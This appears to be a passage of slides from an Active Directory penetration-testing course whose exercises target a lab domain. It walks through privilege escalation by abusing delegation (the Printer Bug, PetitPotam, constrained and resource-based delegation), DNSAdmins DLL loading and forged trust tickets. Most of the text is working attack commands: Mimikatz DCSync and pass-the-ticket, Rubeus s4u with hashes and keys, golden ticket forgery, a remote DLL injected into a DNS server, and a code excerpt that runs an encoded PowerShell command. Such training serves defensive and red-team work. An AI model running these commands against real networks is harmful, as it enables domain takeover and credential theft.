
- Compromise the server(s) where Unconstrained delegation is enabled.
- We must trick or wait for a domain admin to connect a service on appsrv.
- Now, if the command is run again:
`Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'`

- The DA token could be reused:

```
Invoke-Mimikatz -Command '"kerberos::ptt  
c:\Users\appadmin\Documents\user1\[0;2ceb8b3]-2-0-  
60a10000-Administrator@krbtgt-  
DOLLARCORP.MONEYCORP.LOCAL.kirbi"'
```

Priv Esc – Unconstrained Delegation - Printer Bug

- How do we trick a high privilege user to connect to a machine with Unconstrained Delegation? The Printer Bug!
- A feature of MS-RPRN which allows any domain user (Authenticated User) can force any machine (running the Spooler service) to connect to second a machine of the domain user's choice.
- We can force the dcorp-dc to connect to dcorp-appsrv by abusing the Printer bug.



Priv Esc – Unconstrained Delegation - Printer Bug

- We can capture the TGT of dcorp-dc\$ by using Rubeus (<https://github.com/GhostPack/Rubeus>) on dcorp-appsrv:

```
Rubeus.exe monitor /interval:5 /nowrap
```

- And after that run MS-RPRN.exe (<https://github.com/leechristensen/SpoolSample>) on the student VM:

```
MS-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local  
\\dcorp-appsrv.dollarcorp.moneycorp.local
```

Priv Esc – Unconstrained Delegation - PetiPotam

- We can also use PetitPotam.exe (<https://github.com/topotam/PetitPotam>) on dcorp-appsrv:
PetitPotam.exe dcorp-appsrv dcorp-dc
- On dcorp-appsrv:
Rubeus.exe monitor /interval:5
- PetitPotam uses EfsRpcOpenFileRaw function of MS-EFSRPC (Encrypting File System Remote Protocol) protocol and doesn't need credentials when used against a DC.

Priv Esc – Unconstrained Delegation - Printer Bug

- Copy the base64 encoded TGT, remove extra spaces (if any) and use it on the student VM:

`Rubeus.exe ptt /tikcet:`

- Once the ticket is injected, run DCSync:

`Invoke-Mimikatz -Command '"lsadump::dcsync
/user:dcorp\krbtgt"'`

Learning Objective 15

- Find a server in dcorp domain where Unconstrained Delegation is enabled.
- Compromise the server and escalate to Domain Admin privileges.
- Escalate to Enterprise Admins privileges by abusing Printer Bug!

Priv Esc – Constrained Delegation


- Constrained Delegation when enabled on a service account, allows access only to specified services on specified computers as a user.
- A typical scenario where constrained delegation is used - A user authenticates to a web service without using Kerberos and the web service makes requests to a database server to fetch results based on the user's authorization.
- To impersonate the user, Service for User (S4U) extension is used which provides two extensions:
 - Service for User to Self (S4U2self) - Allows a service to obtain a forwardable TGS to itself on behalf of a user.
 - Service for User to Proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service on behalf of a user.

Priv Esc – Constrained Delegation

- To impersonate the user, Service for User (S4U) extension is used which provides two extensions:
 - Service for User to Self (S4U2self) - Allows a service to obtain a forwardable TGS to itself on behalf of a user with just the user principal name without supplying a password. The service account must have the `TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION` – T2A4D UserAccountControl attribute.
 - Service for User to Proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service on behalf of a user. Which second service? This is controlled by `msDS-AllowedToDelegateTo` attribute. This attribute contains a list of SPNs to which the user tokens can be forwarded.

Priv Esc – Constrained Delegation with Protocol Transition

- A user - Joe, authenticates to the web service (running with service account websvc) using a non-Kerberos compatible authentication mechanism.
- The web service requests a ticket from the Key Distribution Center (KDC) for Joe's account without supplying a password, as the websvc account.
- The KDC checks the websvc userAccountControl value for the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION attribute, and that Joe's account is not blocked for delegation. If OK it returns a forwardable ticket for Joe's account (S4U2Self).
- The service then passes this ticket back to the KDC and requests a service ticket for the CIFS/dcorp-mssql.dollarcorp.moneycorp.local service.
- The KDC checks the msDS-AllowedToDelegateTo field on the websvc account. If the service is listed it will return a service ticket for dcorp-mssql (S4U2Proxy).
- The web service can now authenticate to the CIFS on dcorp-mssql as Joe using the supplied TGS.



Priv Esc – Constrained Delegation

- To abuse constrained delegation in above scenario, we need to have access to the websvc account. If we have access to that account, it is possible to access the services listed in msDS-AllowedToDelegateTo of the websvc account as ANY user.

Priv Esc – Constrained Delegation

- Enumerate users and computers with constrained delegation enabled
- Using PowerView (dev)
`Get-DomainUser -TrustedToAuth`
`Get-DomainComputer -TrustedToAuth`
- Using ActiveDirectory module:
`Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo`

Priv Esc – Constrained Delegation

- Either plaintext password or NTLM hash/AES keys is required. We already have access to websvc's hash from dcorp-adminsrv
- Using asktgt from Kekeo, we request a TGT (steps 2 & 3 in the diagram):
`kekeo# tgt::ask /user:websvc /domain:dollarcorp.moneycorp.local
/rc4:cc098f204c5887eaa8253e7c2749156f`
- Using s4u from Kekeo, we request a TGS (steps 4 & 5):
`tgs::s4u
/tgt:TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneyco
rp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi
/user:Administrator@dollarcorp.moneycorp.local /service:cifs/dcorp-
mssql.dollarcorp.moneycorp.LOCAL`

Priv Esc – Constrained Delegation

- Using mimikatz, inject the ticket:

```
Invoke-Mimikatz -Command '"kerberos::ptt  
TGSAdministrator@dollarcorp.moneycorp.local@DOLLARCORP.  
MONEYCORP.LOCAL_cifs~dcorp-  
mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi"'
```

```
1s \\dcorp-mssql.dollarcorp.moneycorp.local\c$
```

Priv Esc – Constrained Delegation

- To abuse Constrained delegation using Rubeus, we can use the following command (We are requesting a TGT and TGS in a single command):

```
Rubeus.exe s4u /user:websvc  
/aes256:2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e87  
9470ade07e5412d7 /impersonateuser:Administrator  
/msdsspn:CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL  
/ptt
```

```
1s \\dcorp-mssql.dollarcorp.moneycorp.local\c$
```

Priv Esc – Constrained Delegation

- Another interesting issue in Kerberos is that the delegation occurs not only for the specified service but for any service running under the same account. There is no validation for the SPN specified.
- This is huge as it allows access to many interesting services when the delegation may be for a non-intrusive service!

Priv Esc – Constrained Delegation

- Either plaintext password or NTLM hash is required. If we have access to dcorp-adminsrv hash
- Using asktgt from Kekeo, we request a TGT:

```
tgt::ask /user:dcorp-adminsrv$  
/domain:dollarcorp.moneycorp.local  
/rc4:1fadb1b13edbc5a61cbdc389e6f34c67
```

- Using s4u from Kekeo_one (no SNAME validation):

```
tgs::s4u /tgt:TGT_dcorp-  
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneyc  
orp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi  
/user:Administrator@dollarcorp.moneycorp.local  
/service:time/dcorp-dc.dollarcorp.moneycorp.LOCAL|ldap/dcorp-  
dc.dollarcorp.moneycorp.LOCAL
```

Priv Esc – Constrained Delegation

- Using mimikatz:

```
Invoke-Mimikatz -Command '"kerberos::ptt  
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.  
MONEYCORP.LOCAL_ldap~dcorp-  
dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL  
_ALT.kirbi"'
```

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"'
```

Priv Esc – Constrained Delegation

- To abuse constrained delegation for dcorp-adminsrv\$ using Rubeus, we can use the following command (We are requesting a TGT and TGS in a single command):

```
Rubeus.exe s4u /user:dcorp-adminsrv$  
/aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e04  
1d0278d30dc1b445 /impersonateuser:Administrator  
/msdsspn:time/dcorp-dc.dollarcorp.moneycorp.LOCAL  
/altservice:ldap /ptt
```

- After injection, we can run DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"'
```

Learning Objective 16

- Enumerate users in the domain for whom Constrained Delegation is enabled.
 - For such a user, request a TGT from the DC and obtain a TGS for the service to which delegation is configured.
 - Pass the ticket and access the service as DA.
- Enumerate computer accounts in the domain for which Constrained Delegation is enabled.
 - For such a user, request a TGT from the DC.
 - Use the TGS for executing the DCSync attack.

Priv Esc – Resource-based Constrained Delegation

- This moves delegation authority to the resource/service administrator.
- Instead of SPNs on msDs-AllowedToDelegatTo on the front-end service like web service, access in this case is controlled by security descriptor of msDS-AllowedToActOnBehalfOfOtherIdentity (visible as PrincipalsAllowedToDelegateToAccount) on the resource/service like SQL Server service.
- That is, the resource/service administrator can configure this delegation whereas for other types, SeEnableDelegation privileges are required which are, by default, available only to Domain Admins.

Priv Esc – Resource-based Constrained Delegation

- To abuse RBCD in the most effective form, we just need two privileges.
 - One, control over an object which has SPN configured (like admin access to a domain joined machine or ability to join a machine to domain - ms-DS-MachineAccountQuota is 10 for all domain users)
 - Two, Write permissions over the target service or object to configure msDS-AllowedToActOnBehalfOfOtherIdentity.

Priv Esc – Resource-based Constrained Delegation

- We already have admin privileges on student VMs that are domain joined machines.
- Enumeration would show that the user 'ciadmin' has Write permissions over the dcorp-mgmt machine!

```
Find-InterestingDomainACL | ?{$_.'identityreferencename' -match 'ciadmin'}
```

Priv Esc – Resource-based Constrained Delegation

- Using the ActiveDirectory module, configure RBCD on dcorp-mgmt for student machines :

```
$comps = 'dcorp-student1$', 'dcorp-student2'  
Set-ADComputer -Identity dcorp-mgmt -  
PrincipalsAllowedToDelegateToAccount $comps
```

- Now, let's get the privileges of dcorp-studentx\$ by extracting its AES keys:

```
Invoke-Mimikatz -Command '"sekurlsa::ekeys"'
```

Priv Esc – Resource-based Constrained Delegation

- Use the AES key of dcorp-studentx\$ with Rubeus and access dcorp-mgmt as ANY user we want:

```
Rubeus.exe s4u /user:dcorp-student1$  
/aes256:d1027fbaf7faad598aaeff08989387592c0d8e02  
01ba453d83b9e6b7fc7897c2 /msdsspn:http/dcorp-  
mgmt /impersonateuser:administrator /ptt
```

```
winrs -r:dcorp-mgmt cmd.exe
```

Learning Objective 17

- Find a computer object in dcorp domain where we have Write permissions.
- Abuse the Write permissions to access that computer as Domain Admin.

Priv Esc – DNSAdmins

- It is possible for the members of the DNSAdmins group to load arbitrary DLL with the privileges of dns.exe (SYSTEM).
- In case the DC also serves as DNS, this will provide us escalation to DA.
- Need privileges to restart the DNS service.

Priv Esc – DNSAdmins

- Enumerate the members of the DNSAdmis group

```
Get-NetGroupMember -GroupName "DNSAdmins"
```

- Using ActiveDirectory module

```
Get-ADGroupMember -Identity DNSAdmins
```

- Once we know the members of the DNSAdmins group, we need to compromise a member. We already have hash of svradmin because of derivative local admin.

Priv Esc – DNSAdmins

- From the privileges of DNSAdmins group member, configure DLL using dnscmd.exe (needs RSAT DNS):

```
dnscmd dcorp-dc /config /serverlevelpluginDll  
\\172.16.50.100\dll\mimilib.dll
```

- Using DNSServer module (needs RSAT DNS):

```
$dnsettings = Get-DnsServerSetting -ComputerName dcorp-dc -  
verbose -All  
$dnsettings.ServerLevelPluginDll =  
"\\"172.16.50.100\dll\mimilib.dll"  
Set-DnsServerSetting -InputObject $dnsettings -ComputerName  
dcorp-dc -verbose
```

Priv Esc – DNSAdmins


- Restart the DNS service (assuming that the DNSAdmins group has the permission to do so):
sc \\dcorp-dc stop dns
sc \\dcorp-dc start dns
- By default, the mimilib.dll logs all DNS queries to C:\Windows\System32\kiwidns.log

```
microsoft.Cpp.Platform.targets      kdns.c  ✘ X
(Global Scope)                                     kdns_DnsPluginQuery(PSTR pszQueryName, WORD wQueryType, PSTR pszRecordC

#pragma warning(disable:4996)
if(kdns_logfile = _wfopen(L"kiwidns.log", L"a"))
#pragma warning(pop)
{
    klog(kdns_logfile, L"%S (%hu)\n", pszQueryName, wQueryType);
    fclose(kdns_logfile);
    system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -e SQBuAHYAbwBrAGUALQBFAHgAcABy");
}
return ERROR_SUCCESS;
```

Priv Esc – Across Trusts


- Across Domains - Implicit two way trust relationship.
- Across Forests - Trust relationship needs to be established.




Priv Esc – Child to Parent

- sIDHistory is a user attribute designed for scenarios where a user is moved from one domain to another. When a user's domain is changed, they get a new SID and the old SID is added to sIDHistory.
- sIDHistory can be abused in two ways of escalating privileges within a forest:
 - krbtgt hash of the child
 - Trust tickets

Child to Parent Trust Flow



Priv Esc – Child to Parent



Priv Esc – Child to Parent using Trust Tickets

- So, what is required to forge trust tickets is, obviously, the trust key. Look for [In] trust key from child to parent.

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -  
ComputerName dcorp-dc
```

or

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\mcorp$"'
```

or

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

Priv Esc – Child to Parent using Trust Tickets

- We can forge and inter-realm TGT:

```
Invoke-Mimikatz -Command '"kerberos::golden  
/user:Administrator /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-  
5-21-280534878-1496970234-700767426-519  
/rc4:7ef5be456dc8d7450fb8f5f7348746c5 /service:krbtgt  
/target:moneycorp.local  
/ticket:C:\AD\Tools\trust_tkt.kirbi'"
```

Priv Esc – Child to Parent using Trust Tickets

Invoke-Mimikatz -Command	
Kerberos::golden	The mimikatz module
/domain:dollarcorp.moneycorp.local	FQDN of the current domain
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the current domain
/sids:S-1-5-21-280534878-1496970234-700767426-519	SID of the enterprise admins group of the parent domain
/rc4:7ef5be456dc8d7450fb8f5f7348746c5	RC4 of the trust key
/user:Administrator	User to impersonate
/service:krbtgt	Target service in the parent domain
/target:moneycorp.local	FQDN of the parent domain
/ticket:C:\AD\Tools\trust_tkt.kirbi	Path where ticket is to be saved

Priv Esc – Child to Parent using Trust Tickets

- Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket.

```
.\asktgs.exe C:\AD\Tools\trust_tkt.kirbi CIFS/mcorp-  
dc.moneycorp.local
```

- Use the TGS to access the targeted service.

```
.\kirbikator.exe lsa .\CIFS.mcorp-  
dc.moneycorp.local.kirbi
```

```
ls \\mcorp-dc.moneycorp.local\c$
```

- Tickets for other services (like HOST and RPCSS for WMI, HTTP for PowerShell Remoting and WinRM) can be created as well.

Priv Esc – Child to Parent using Trust Tickets

- We can use Rubeus too for same results! Note that we are still using the TGT forged initially

```
Rubeus.exe asktgs
```

```
/ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi  
/service:cifs/mcorp-dc.moneycorp.local /dc:mcorp-  
dc.moneycorp.local /ptt
```

```
1s \\mcorp-dc.moneycorp.local\c$
```
